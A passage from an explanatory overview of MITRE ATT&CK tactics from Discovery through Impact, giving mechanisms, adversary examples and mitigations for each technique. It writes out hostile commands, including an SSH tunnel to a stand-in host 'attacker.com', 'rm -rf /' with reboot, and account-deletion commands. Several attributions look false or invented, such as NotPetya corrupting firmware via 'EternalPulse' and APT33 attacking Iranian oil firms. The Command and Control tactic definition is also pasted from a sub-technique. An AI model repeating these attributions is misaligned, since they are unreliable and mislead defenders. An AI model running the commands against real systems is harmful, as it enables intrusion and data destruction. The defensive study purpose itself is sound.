  + Mechanism: Use malware like Raccoon Stealer to dump browser memory (e.g., Chrome Renderer processes) and extract encrypted cookies. Decryption occurs via master keys stored on disk.
  + Adversary Example: APT29 copied Chrome Cookies SQLite files during the SolarWinds breach, forging duo-sid cookies to bypass MFA.
  + Impact: Accesses cloud infrastructure (e.g., AWS Console) via authenticated sessions.
* Mitigations:
  + Mark cookies as HttpOnly and Secure to block JavaScript access.
  + Implement token binding to link sessions to originating devices.

1. **Discovery Tactic (TA0007)**

**Definition:** Discovery encompasses techniques adversaries use to systematically explore and map compromised environments. This post-compromise phase focuses on identifying system details, network configurations, user accounts, and trust relationships to enable lateral movement, privilege escalation, and data exfiltration. Adversaries leverage built-in tools and custom scripts to gather intelligence with minimal footprint.

**1) Technique: Log Enumeration (Inferred from T1560: Archive Collected Data)**

**Definition:** Adversaries survey system, application, or security logs to extract sensitive information (e.g., credentials, IP addresses, error messages). Logs provide insights into system operations, user activities, and potential vulnerabilities.

Key Procedures & Examples:

Windows Event Log Extraction via wevtutil

Mechanism: Adversaries use the native Windows tool wevtutil to query and export event logs (e.g., Security, System). Commands like wevtutil qe Security /f:text extract login histories, account changes, or failed access attempts.

Adversary Example: APT29 queried Security logs for Event ID 4624 (successful logons) to identify high-privilege accounts and their source IPs.

Impact: Reveals privileged accounts for targeted credential theft or lateral movement.

Cloud Audit Log Collection via APIs

Mechanism: Adversaries with stolen cloud credentials use APIs (e.g., AWS CloudTrail, Azure Monitor) to export activity logs. These logs expose IAM roles, resource accesses, and misconfigurations.

Adversary Example: Scattered Spider used AWS GetCloudTrailEvents to find S3 buckets containing sensitive data, enabling subsequent exfiltration.

Impact: Identifies over-permissioned roles for privilege escalation or resource hijacking.

Detection:

Monitor for unusual wevtutil usage (e.g., bulk log exports).

Alert on excessive cloud log-read API calls from non-admin users.

**2) Technique: Network Sniffing (T1040)**

**Definition:** Adversaries passively intercept network traffic to harvest credentials, configuration details, or communication patterns. This technique exploits unencrypted protocols (e.g., HTTP, Telnet) or abused cloud services.

**Key Procedures:**

* **LLMNR/NBT-NS Poisoning with Responder**
  + Mechanism: Adversaries spoof name-resolution responses (LLMNR/NBT-NS) to redirect traffic to their systems. When victims attempt network access, their authentication attempts (e.g., SMB/NTLMv2 hashes) are captured.
  + Adversary Example: APT28 deployed Responder to harvest hashed credentials for offline cracking, enabling lateral movement via Pass-the-Hash.
  + Impact: Compromises internal credentials even without phishing.
* **Cloud Traffic Mirroring for Cleartext Extraction**
  + Mechanism: Abuse services like AWS Traffic Mirroring or Azure vTap to copy VM traffic to adversary-controlled instances. TLS termination at load balancers often leaves internal traffic unencrypted.
  + Adversary Example: Attackers mirrored VPC traffic to capture database credentials, exfiltrating logs via Transfer Data to Cloud Account.
  + Impact: Exposes cloud admin credentials or API keys.
* Mitigations:
  + Encrypt internal traffic (TLS/IPsec) and disable LLMNR/NBT-NS.
  + Restrict cloud traffic mirroring permissions using IAM policies.

**3) Technique: Domain Trust Discovery (T1482)**

**Definition:** Adversaries enumerate trust relationships between Active Directory domains/forests to identify lateral movement paths. Trusts allow users in one domain to access resources in another, enabling attacks like SID-History Injection or Kerberoasting.

**Key Procedures:**

* **Nltest for Trust Enumeration**
  + Mechanism: Execute nltest /domain\_trusts /all\_trusts to list all trusted domains, including trust type (e.g., bidirectional) and status. This native Windows tool requires no installation.
  + Adversary Example: TrickBot used nltest to map trust relationships, prioritizing domains with weaker security for lateral movement.
  + Impact: Identifies paths to high-value domains (e.g., finance or R&D segments).
* **LDAP Queries for Federated Trusts**
  + Mechanism: Use tools like AdFind or PowerShell to query LDAP for (objectClass=trustedDomain). This reveals cross-forest trusts and authentication protocols (e.g., Kerberos vs. NTLM).
  + Adversary Example: APT29 leveraged AdFind.exe -f objectclass=trusteddomain during the SolarWinds breach to discover federated Azure AD trusts.
  + Impact: Exposes hybrid cloud/on-premises trust boundaries for cross-environment attacks.
* **Detection:**
  + Flag nltest /domain\_trusts or LDAP queries for trustedDomain from non-admin workstations.
  + Monitor for DSEnumerateDomainTrusts() API calls in process memory.

1. **Lateral Movement Tactic (TA0008)**

**Definition:** Lateral Movement involves techniques adversaries use to pivot through networks after initial compromise. By exploring connected systems, escalating privileges, and accessing restricted resources, adversaries move closer to high-value targets like databases or domain controllers. This phase often precedes data theft or system disruption.

**1) Technique: Internal Spearphishing (T1534)**

**Definition:** Adversaries send tailored phishing emails from compromised internal accounts to bypass email filters and exploit employee trust. Unlike external spearphishing, this leverages existing access to hijack legitimate communication channels 710.

**Key Procedures:**

* **Compromised HR Email for Payroll Theft**
  + Mechanism: Adversaries use stolen HR credentials to send "urgent payroll update" emails with malicious links. The emails mimic internal templates and use legitimate sender addresses (e.g., hr@company.com).
  + Adversary Example: FIN7 impersonated corporate IT to send SharePoint links that installed Carbanak malware. Employees clicked due to perceived legitimacy, enabling lateral movement to finance systems.
  + Impact: Bypasses email gateways (DMARC/SPF pass) and steals credentials via fake login pages.
* **Meeting Invites with Malicious Attachments**
  + Mechanism: Attackers send calendar invites from compromised executive accounts (e.g., "Budget Planning Meeting.ppsx"). The attachment executes macros to deploy backdoors.
  + Adversary Example: APT29 hijacked a CEO’s email to send invites titled "Q3 Strategy," delivering Cobalt Strike beacons to 50+ employees. The attack spread to R&D servers.
  + Impact: Evades detection as internal-to-internal email traffic is rarely scrutinized
* Mitigations:
  + Implement email banner warnings for external senders to highlight internal impersonation.
  + Restrict attachment execution via Group Policy (e.g., block .ppsx macros).

**2) Technique: Remote Service Session Hijacking → SSH Hijacking (T1563.001)**

**Definition:** Adversaries hijack active SSH sessions to move laterally without authentication. By stealing SSH agent sockets or keys, they impersonate authenticated users, bypassing credential requirements 2311.

**Sub-technique: SSH Hijacking (T1563.001)**

SSH’s trust model allows session reuse. Compromising the ssh-agent process or its socket (/tmp/ssh-\*) lets adversaries inject commands into established connections.

**Key Procedures:**

* **SSH-Agent Socket Theft for Root Access**
  + Mechanism: Adversaries with root access copy the ssh-agent socket (e.g., /tmp/ssh-XXXX/agent.1234) and set SSH\_AUTH\_SOCK to hijack sessions. This grants access to all systems the victim connected to.
  + Adversary Example: TeamTNT stole sockets from Docker containers to spread cryptominers across cloud servers. No passwords were needed.
  + Impact: Accesses jump servers, databases, and CI/CD pipelines.
* **Private Key Extraction from Memory**
  + Mechanism: Tools like ssh-agent-watch dump decrypted private keys from ssh-agent memory. Adversaries use these keys for direct login to trusted hosts.
  + Adversary Example: APT34 extracted keys from a developer’s workstation to compromise production AWS instances.
  + Impact: Persists even after sessions expire.
* **Mitigations:**
  + Disable SSH agent forwarding via /etc/ssh/sshd\_config: AllowAgentForwarding no.
  + Enforce key passphrases and rotate keys every 90 days.

**3) Technique: Replication Through Removable Media (T1091)**

**Definition:** Adversaries spread malware via USB drives or external devices. Auto-run features or disguised files trick users into executing payloads, enabling lateral movement to air-gapped systems.

**Key Procedures:**

* **Malicious LNK Files on USB Drives**
  + Mechanism: Adversaries place shortcut files (Report.lnk) on USBs. When opened, they execute PowerShell to download payloads. Auto-run is disabled in modern Windows, so social engineering is key.
  + Adversary Example: APT28 left infected USBs in parking lots of energy firms. The LNK files deployed BlackEnergy to SCADA systems.
  + Impact: Bridges air-gapped networks.
* **Wormable USB Malware with Autorun**
  + Mechanism: Malware like Raspberry Robin uses .inf files to auto-execute when inserted. It then exploits Windows Installer (msiexec) to spread to network shares.
  + Adversary Example: FIN7 distributed USB drives mimicking vendor gifts. The malware scanned for backup servers and exfiltrated data via C2 channels.
  + Impact: Propagates without internet.
* **Mitigations:**
  + Disable USB storage via Group Policy: Computer Configuration → Administrative Templates → System → Removable Storage Access.
  + Deploy Endpoint Detection and Response (EDR) tools to monitor msiexec spawned from USB drives.

1. **Collection Tactic (TA0009)**

Definition: Collection involves techniques adversaries use to gather valuable information from compromised systems, such as credentials, audio recordings, browser sessions, or screenshots. This data supports objectives like espionage, credential theft, or further system compromise. Collected information is often staged before exfiltration to attacker-controlled servers.

**1) Technique: Audio Capture (T1123)**

**Definition:** Adversaries activate microphones or abuse voice/video applications to record audio from compromised devices. Captured audio (e.g., conversations, meetings) is exfiltrated for espionage, blackmail, or intelligence gathering.

**Key Procedures:**

* **Malware-Enabled Recording via RATs**
  + Mechanism: Remote Access Trojans (RATs) like DarkComet or Pegasus use OS APIs (e.g., Windows Multimedia API, Android MediaRecorder) to silently activate microphones. Audio is compressed (e.g., to MP3) and transmitted to command-and-control (C2) servers.
  + **Adversary Example:**
  + APT37 deployed SOUNDWAVE to record high-value targets' conversations, exfiltrating audio via encrypted channels.
  + DarkHotel infected hotel Wi-Fi to record executives' discussions using custom RATs.
* **Script-Based Capture with OS Utilities**
  + Mechanism: Attackers execute PowerShell/Python scripts (e.g., PowerSploit's Get-MicrophoneAudio) to record audio without installing malware. Linux tools like arecord or macOS sox are similarly abused.
  + Adversary Example:
  + APT32 (OceanLotus) used PowerShell scripts to capture 60-second audio clips during business hours, stored in temporary .wav files before exfiltration.
* Mitigations & Detection:
  + Monitor microphone access: Flag processes like powershell.exe calling waveInOpen APIs.
  + Network analysis: Detect unusual audio file uploads (e.g., .wav, .ogg) to external IPs.

**2) Technique: Browser Session Hijacking (T1185)**

**Definition:** Adversaries inject malicious code into browsers to steal cookies, session tokens, or SSL certificates. This enables unauthorized access to authenticated sessions (e.g., email, cloud apps), bypassing multi-factor authentication (MFA).

**Key Procedures:**

* **JavaScript Injection for Cookie Theft**
  + Mechanism: Malicious scripts (e.g., embedded in phishing sites) use document.cookie to harvest session cookies. Adversaries decrypt browser storage (e.g., Chrome's Cookies SQLite file) using stolen encryption keys.
  + Adversary Example:
    - Kimsuky deployed TRANSLATEXT to steal Google/Naver cookies, enabling Gmail access without credentials.
    - SolarWinds attackers copied Chrome profiles to hijack sessions via duo-sid cookies.
* **Proxy-Based Session Redirection (e.g., Evilginx2)**
  + Mechanism: Attackers set up malicious proxies mimicking legitimate sites (e.g., Microsoft 365). Victims logging in are redirected, allowing adversaries to intercept session tokens in real time.
  + Adversary Example:
  + Star Blizzard used Evilginx2 to steal Microsoft 365 session cookies, bypassing MFA and accessing SharePoint data 11.
* Mitigations & Detection:
  + Mark cookies as HttpOnly: Block JavaScript access to session cookies.
  + Audit authentication logs: Flag impossible travel scenarios (e.g., logins from multiple countries within minutes).

**3) Technique: Screen Capture (T1113 / T0852 / T1513)**

**Definition:** Adversaries capture screenshots or screen recordings to steal displayed data (e.g., credentials, diagrams, process schematics). Techniques vary by platform—Windows APIs, Android accessibility services, or ICS HMI screens.

**Key Procedures:**

* **Native API Abuse for Desktop Screenshots**
  + Mechanism: Malware calls OS functions like Windows CopyFromScreen or macOS screencapture to capture full screens. Images are saved to disk (e.g., %AppData%\sc.jpg) and exfiltrated.
  + Adversary Example:
  + APT29 used Cobalt Strike's screenshot module to steal engineering diagrams from ICS HMIs.
  + FIN7 captured video recordings of banking sessions to clone transaction workflows.
* **Mobile Screen Capture via Accessibility Services**
  + Mechanism: Android malware (e.g., BRATA, Ginp) abuses MediaProjectionManager or accessibility permissions to capture screens during app usage. Overlay attacks trick users into revealing PINs/biometrics.
  + Adversary Example:
  + Drinik recorded screen taps during banking app sessions, stealing biometric authentication data.
  + LightSpy used iOS AVCaptureScreen to screenshot encrypted messaging apps.
* Mitigations & Detection:
  + Desktop: Monitor for screencapture.exe or xwd executions in unusual contexts.
  + Mobile: Restrict accessibility services via MDM policies (e.g., DevicePolicyManager.setPermittedAccessibilityServices).

1. **Command and Control Tactic (TA0011)**

**Definition:** Adversaries use removable media (e.g., USB drives) to transfer commands/data between compromised systems, especially in air-gapped networks where direct internet access is restricted. This technique bridges isolated systems and internet-connected nodes.

**1) Technique: Communication Through Removable Media (T1092)**

**Definition:** Adversaries use removable media (e.g., USB drives) to transfer commands/data between compromised systems, especially in air-gapped networks where direct internet access is restricted. This technique bridges isolated systems and internet-connected nodes.

**Key Procedures:**

* **"Dead Drop" Command Relay**
  + Mechanism: Malware on an internet-connected system writes commands to a USB drive. When inserted into an air-gapped system, the malware reads and executes the commands, then writes results back to the drive. The drive is reinserted into the internet-connected system to relay results to the adversary.
  + Adversary Example: APT28 used USBStealer to exfiltrate data from air-gapped systems. Commands were hidden in USB files, and stolen data was relayed to internet-facing servers when the drive was reconnected.
* **Automated Payload Execution via Autorun**
  + Mechanism: Malware exploits the Windows Autorun.inf feature (or social engineering) to auto-execute malicious scripts when removable media is inserted. Commands are embedded in files disguised as documents (e.g., report.lnk).
  + Adversary Example: Stuxnet spread via infected USBs in Iranian nuclear facilities. The malware used Autorun.inf to execute payloads that sabotaged centrifuges, evading network defenses.
* **Mitigations:**
  + Disable Autorun via Group Policy: Computer Configuration → Administrative Templates → Windows Components → AutoPlay Policies.
  + Restrict USB usage via EDR tools; encrypt removable media 13.

**2) Technique: Non-Application Layer Protocol (T1095)**

**Definition:** Adversaries leverage OSI layer 3–4 protocols (e.g., ICMP, UDP, raw sockets) for C2. These protocols (e.g., ICMP) are often less monitored than HTTP/DNS, allowing stealthy communication.

**Key Procedures:**

* **ICMP Covert Channels**
  + Mechanism: Malware embeds commands in ICMP echo requests (ping packets) or uses custom payloads in ICMP headers. Replies carry exfiltrated data.
  + Adversary Example: Anchor malware sent C2 commands via ICMP packets, masquerading as network diagnostics. Data was exfiltrated in ICMP reply payloads.
* **VMCI Exploitation in ESXi Environments**
  + Mechanism: Adversaries abuse VMware's Virtual Machine Communication Interface (VMCI) to communicate between guest VMs and the hypervisor. VMCI traffic bypasses traditional network monitoring (e.g., Wireshark) as it never leaves the host.
  + Adversary Example: Attackers deployed VMCI backdoors on ESXi hosts, enabling persistent C2 even if VMs were segmented or firewalled.
* Mitigations:
  + Block anomalous ICMP/UDP traffic with NIDS; monitor for oversized ping packets.
  + Disable VMCI in VMware settings unless required.

**3) Technique: Protocol Tunneling (T1572)**

**Definition:** Adversaries encapsulate C2 traffic within legitimate protocols (e.g., DNS, HTTPS, SSH) to bypass filtering. Tunneling disguises malicious data as benign traffic, often adding encryption.

**Key Procedure:**

* **DNS Tunneling for Data Exfiltration**
  + Mechanism: Commands are encoded in DNS queries (e.g., malware.example.com), and responses carry data in TXT records. Tools like DNSCat2 automate this process.
  + Adversary Example: APT29 exfiltrated data via DNS tunneling during the SolarWinds breach. Queries to domains like api.solarwinds.com concealed C2 traffic.
* **SSH Port Forwarding for RDP Access**
  + Mechanism: Attackers use SSH tunnels to forward Remote Desktop Protocol (RDP) traffic through encrypted channels. Commands like ssh -L 3389:internal-host:3389 user@attacker.com redirect traffic to bypass firewalls.
  + Adversary Example: Scattered Spider used Plink (SSH CLI tool) to tunnel RDP into victim networks, enabling lateral movement without triggering alerts.
* Mitigations:
  + Inspect DNS traffic for long/unusual domain names; block DoH/DoT at firewalls 12.
  + Monitor SSH for port-forwarding flags (-L/-R).

1. **Exfiltration Tactic (TA0010)**

**Definition:** Exfiltration involves techniques adversaries use to steal and transfer data from compromised systems to attacker-controlled infrastructure. This final stage of the attack lifecycle often follows Collection and enables espionage, financial gain, or further attacks. Adversaries employ stealthy methods to avoid detection while moving large volumes of data.

**1) Technique: Automated Exfiltration (T1020)**

Adversaries use scripts or malware to automatically steal and transmit data without manual intervention.

**Sub-technique: Traffic Duplication (T1020.001)**

Definition: Adversaries automate data theft by copying and blending stolen data with legitimate network traffic (e.g., DNS, cloud backups). This sub-technique masks exfiltration within normal traffic patterns to evade data loss prevention (DLP) tools.

**Key Procedures:**

* **DNS-Based Data Duplication via Subdomain Spoofing**
  + Mechanism: Malware encodes stolen files into DNS queries (e.g., data1.data2.evil.com) and sends them to attacker-controlled DNS servers. Legitimate DNS traffic is mirrored to avoid suspicion.
  + Adversary Example: APT29 exfiltrated SolarWinds data by embedding it in DNS lookups to domains like api.solarwinds.work, mimicking legitimate API calls.
  + Impact: Bypasses DLP as DNS is rarely inspected for large data transfers.
* **Cloud Sync Abuse for Data Blending**
  + Mechanism: Attackers configure malware to copy stolen files to folders synced with services like OneDrive or Dropbox. Exfiltration occurs under the guise of normal user activity.
  + Adversary Example: APT41 used Dropbox API to auto-upload intellectual property from compromised R&D servers, evading network egress alerts.
* Mitigations:
  + Deploy DNS filtering to block queries to unknown domains.
  + Monitor cloud sync clients for anomalous upload volumes (e.g., 10GB from a workstation).

**2) Technique: Data Transfer Size Limits (T1030)**

**Definition:** Adversaries bypass network thresholds by splitting data into small chunks (e.g., 1MB) to avoid triggering DLP/IDS alerts. This technique exploits trust in "normal" transaction sizes.

**Key Procedures:**

* **FTP/HTTP Chunking with Time Delays**
  + Mechanism: Tools like Rclone split files into parts (e.g., data.zip.001, data.zip.002) and upload them slowly via FTP/HTTP. Delays between transfers mimic human activity.
  + Adversary Example: Lazarus Group exfiltrated bank credentials via HTTP chunks of 512KB, sent every 30 minutes to avoid threshold alerts.
* **ICMP Packet Fragmentation for Stealth**
  + Mechanism: Data is split into ICMP packet fragments (e.g., 64 bytes each) and sent to a listener IP. Reassembly occurs on the attacker’s server.
  + Adversary Example: APT10 used PingC2 to exfiltrate data via fragmented pings, evading IDS that ignored small ICMP payloads.
* Mitigations:
  + Enforce egress traffic shaping (e.g., block >1MB ICMP packets).
  + Alert on repeated small transfers to the same IP (e.g., 50x 512KB uploads).

**3) Technique: Exfiltration Over C2 Channel (T1041)**

**Definition:** Adversaries piggyback stolen data on existing command-and-control (C2) connections (e.g., HTTPS, WebSockets). This avoids creating new network flows and reuses trusted channels.

**Key Procedures:**

* **HTTPS C2 with Base64-Embedded Data**
  + Mechanism: Malware encodes files in Base64 and sends them as "normal" POST requests to C2 servers (e.g., /api/telemetry). Encryption (TLS) hides the content.
  + Adversary Example: Emotet exfiltrated banking credentials via HTTPS C2 channels, blending with legitimate web traffic.
* **WebSocket Tunneling for Real-Time Exfiltration**
  + Mechanism: Attackers use WebSocket protocols (e.g., wss://) to stream stolen data in real time. The bidirectional connection mimics chat apps or stock tickers.
  + Adversary Example: APT37 exfiltrated documents via WebSocket tunnels to slack-webhooks.com, disguising traffic as Slack notifications.
* Mitigations:
  + Decrypt and inspect TLS traffic (SSL/TLS interception).
  + Block WebSocket connections to unknown domains.

1. **Impact Tactic (TA0040): Disrupting Operations and Destroying Data**

**Definition**: The Impact tactic covers techniques adversaries use to disrupt availability, destroy data, or manipulate systems for sabotage. This includes deleting accounts, corrupting firmware, and forcing shutdowns to inflict operational damage.

**1) Technique: Account Access Removal (T1531)**

**Definition:** Adversaries delete or disable user/administrator accounts to lock victims out of systems, preventing recovery or incident response.

**Key Procedures:**

* **Mass Account Deletion via PowerShell Scripts**
  + Mechanism: Attackers use PowerShell commands like Remove-LocalUser or net user /delete to wipe accounts. Cloud accounts (e.g., Azure AD) are removed via APIs.
  + Adversary Example:
  + LAPSUS$ deleted admin accounts at Okta and Microsoft, disrupting authentication services.
  + Impact: Permanent loss of access if backups don’t restore account databases.
* **Group Policy Modification to Disable Logins**
  + Mechanism: Adversaries edit GPOs to enforce Deny logon rights for all users or admins (gpedit.msc → Computer Configuration → Windows Settings → Security Settings → Local Policies → User Rights Assignment).
  + Adversary Example:
  + APT33 disabled domain admin accounts in Iranian oil companies to halt operations.
* Mitigations:
  + Enable account recovery workflows (e.g., break-glass admin accounts).
  + Monitor for Remove-LocalUser or net user commands in logs.

**2) Technique: Firmware Corruption (T1495)**

**Definition:** Adversaries overwrite device firmware (e.g., BIOS/UEFI, SSD controllers) to render hardware unusable ("bricking"). This bypasses OS-level recovery.

**Key Procedures:**

* **UEFI Rootkit Deployment with Malicious Updates**
  + Mechanism: Attackers flash malicious firmware via compromised update tools (e.g., Lenovo System Update) or SPI flash programmers.
  + Adversary Example:
  + LoJax (APT28) overwrote UEFI firmware to maintain persistence and corrupt bootloaders.
* **SSD/NVMe Firmware Wiping with Vendor Tools**
  + Mechanism: Abuse vendor utilities (e.g., Samsung Magician) to execute Format NVM commands, permanently erasing storage controllers.
  + Adversary Example:
  + NotPetya used EternalPulse to corrupt firmware in Ukrainian banks.
* Mitigations:
  + Enable Secure Boot and firmware write protection.
  + Block unsigned firmware updates via Group Policy.

**3) Technique: System Shutdown/Reboot (T1529)**

**Definition:** Forced shutdowns/reboots disrupt operations or aid in destructive attacks (e.g., wiping memory-resident malware traces).

**Key Procedure:**

* **Ransomware-Triggered Reboots via shutdown /r /t 0**
  + Mechanism: Malware reboots systems to encrypt files during startup (e.g., REvil’s "Safe Mode" encryption).
  + Adversary Example:
  + BlackCat rebooted systems into WinPE to bypass disk encryption.
* **Bricking Systems with rm -rf / + reboot**
  + Mechanism: Linux malware deletes critical files (/bin, /sbin) before rebooting to prevent recovery.
  + Adversary Example:
  + APT34 deployed StoneDrill to wipe Middle Eastern energy servers.
* Mitigations:
  + Restrict shutdown commands via endpoint security.
  + Deploy immutable backups for critical systems.